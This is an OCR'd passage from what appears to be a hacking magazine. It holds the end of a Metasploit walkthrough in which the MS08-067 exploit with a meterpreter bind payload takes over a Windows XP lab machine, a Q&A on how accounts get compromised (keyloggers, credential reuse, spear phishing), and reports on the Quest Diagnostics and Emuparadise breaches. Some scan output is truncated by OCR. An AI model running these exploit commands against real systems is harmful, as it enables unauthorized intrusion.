
☐ Use a reverse connection

☐ Show advanced options

Launch


```
3057, 6905,                                                    1434,
2049, 689, 3                                                   5060,
2380, 69, 58                                                   6006,
6007, 47001,
[*] Auxiliar
[+] 192.168.
[+] 192.168.41.132:       - 192.168.41.132:139 - TCP OPEN
[+] 192.168.41.132:       - 192.168.41.132:135 - TCP OPEN
```

The only difference is here the options are already set. Click On "Launch". As soon as you do that, the exploit will launch in background.



```
LHOST => 192.168.41.182
msf5 exploit(windows/smb/ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf5 exploit(windows/smb/ms08_067_netapi) > set LPORT 23724
LPORT => 23724
msf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > set RPORT 445
RPORT => 445
msf5 exploit(windows/smb/ms08_067_netapi) > exploit -j
msf5 exploit(windows/smb/ms08_067_netapi) >
```

After some time, we will get a meterpreter session on the target and the image of the target s -ystem changes as shown below indicating that the system has been compromised.



```
[*] Exploit running as background job 7.
[*] Exploit completed, but no session was created.
[*] 192.168.41.132:445 - Automatically detecting the target...
[*] 192.168.41.132:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.41.132:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.41.132:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.41.132:23724
[*] Sending stage (179779 bytes) to 192.168.41.132
[*] Meterpreter session 1 opened (192.168.41.182:36517 -> 192.168.41.132:23724) at 2019-09-30
15:09:01 +0530
msf5 exploit(windows/smb/ms08_067_netapi) > |
```

HACKING Q & A

Q : Is most of hacking luck based?

A : No. Definitely no. hacking is a skill which needs lot of determination, will power and lots and lots of patience. Ofcourse, don't you forget it needs lot of research and hard work too.

Q : Is using old hardware and outdated technology a good deterrent for hackers? Is that why many top banks use old Windows versions?

A : No. Although it may appear as a good deterrence in one sense, using of old and outdated technology or software can be very dangerous.

The primary reason for this when we say outdated or old, it means the company has ended support to these software or products. This means they longer provide security updates and fixes to these products. So hackers have an eternity of time with them to find vulnerabilities and try out exploits for them without any fear of a patch applied for their exploits.

Eventhough outdated software and hardware pose a great security risk, most companies or for that matter banks still use them due to compatibility and ease of use. The cost of updating to the latest technology is also one factor.

Q : How do hackers gain access to Facebook accounts? Is password cracking an easy task for hackers?

A : There are multiple ways in which hackers can get access to Facebook accounts or for that matter any accounts. Let me tell you some of them.

Getting control of a email associated with your Facebook account. Once hackers get access to this email account, with a little help of social engineering the hacker can reset your password and take control of your Facebook account.

Another way of getting your Facebook password is through keyloggers. By installing a keylogger on a computer which you happen to access , hackers can easily log your keystrokes which may reveal your Facebook password.

Another method through which hackers can get access to your Facebook password isthrough data breaches. Yes, data breaches. Nowadays many major websites are becoming victim of data breaches. LinkedIn, Facebook, Instagram etc. All major sites data has been hacked and put to sale in the dark web. Other hackers can just buy that data and get your password.

Another popular method used by hackers nowadays is to buy a password dump from the dark web and use the same credentials he got there to login into other accounts of the same user. This is possible because most of the users prefer to use the same password for multiple accounts. This is known as password reuse policy.

Let me tell you about the most popular method nowadays, spear phishing. Spear phishing is an art of sending e convincing email to victims and directing them to a fake URL which which resembles a original website thus fooling victims into giving their username and passwords willingly.

If you are talking about Online password cracking, let me tell you that it is not feasible now as most websites have taken counter measures against this type of attack.

Send all
your questions
regarding
hacking
to
qa@hackercool.com

QUEST DIAGNOSTICS, EMUPARADISE

DATA BREACH THIS MONTH

Quest Diagnostics is an American clinical laboratory and healthcare company which operates in countries United States, United Kingdom, Mexico and Brazil and has collaborative agreements in ot her countries. It is a Fortune 500 company.

What?

Data belonging to over 11.9 million patients was breached when unauthorized persons got access to it. According to the company, the leaked data includes financial data like credit card numbers, bank account information, Social Security Numbers and medical data belonging to patients. This medical data however does not include laboratory test results.

How?

The breach happened through American Medical Collection Agency (AMCA) which provides billing collection services to Quest diagnostics. The breach was detected by an internal security team of AMCA on May 14. It later reported to Quest about the breach.

The breach happened when an unknown third party gained access to the AMCA website and performed a Man In the Middle attac k on the payment pages of the website. This enabled them to log all the information entered by customers. This logging happened for a long time from August 2018 to March 2019. .

Who?

There is still no information as to who this unknown third party is.

Impact

Experts are of the opinion that whoever got hold of this information has got hold of a treasure chest of information. That is because this information consists of personal identifying information that can be used for identity fraud, information about medical conditions and financial account information. Questions are also being raised as to why a payment collection company was having personal information while having financial data was enough.

Emuparadise is a retro gaming website and a forum. Earlier this website used to offer specific ROMs for old games to be played on platforms like Nintendo, Sony Playstation and Atari etc. It later discontinued hosting ROMs due to copyright issues.

This website has a large community, vast collection of gaming music, videos, game guides, magazines, comics, video game translations, and much more.

What?

Data of over 1.1 million subscribers was exposed as part of a breach that took place on 1st April 2018. The exposed data includes email addresses, IP addresses, usernames and password hashes.

How?

The breach was first reported by Troy Hunt, when Dehashed.com submitted the database to HaveIBeenPawned.com. It is not know where dehashed.com obtained this database from. Troy Hunt claims 1,131,229 accounts were impacted. He also noted that 71% of these accounts were already in the collection of Haveibeenpwned.com as part of earlier data breaches.

It is reported that the breach was carried by hacking the VBulletin forum software that the Emuparadise website used.

Who?

There is still no information as to who this unknown third party is.

Aftermath

If you are a gamer at emuparadise, you can check if you were impacted or not by entering your Email address at haveibeenpwned.com

Impact

Although passwords are stored in MD5 format readers should be knowing that MD5 is easily crackable and no longer safe (We cracked a MD5 hash in this Issue's CTF). Users are advised to reset passwords as soon as possible.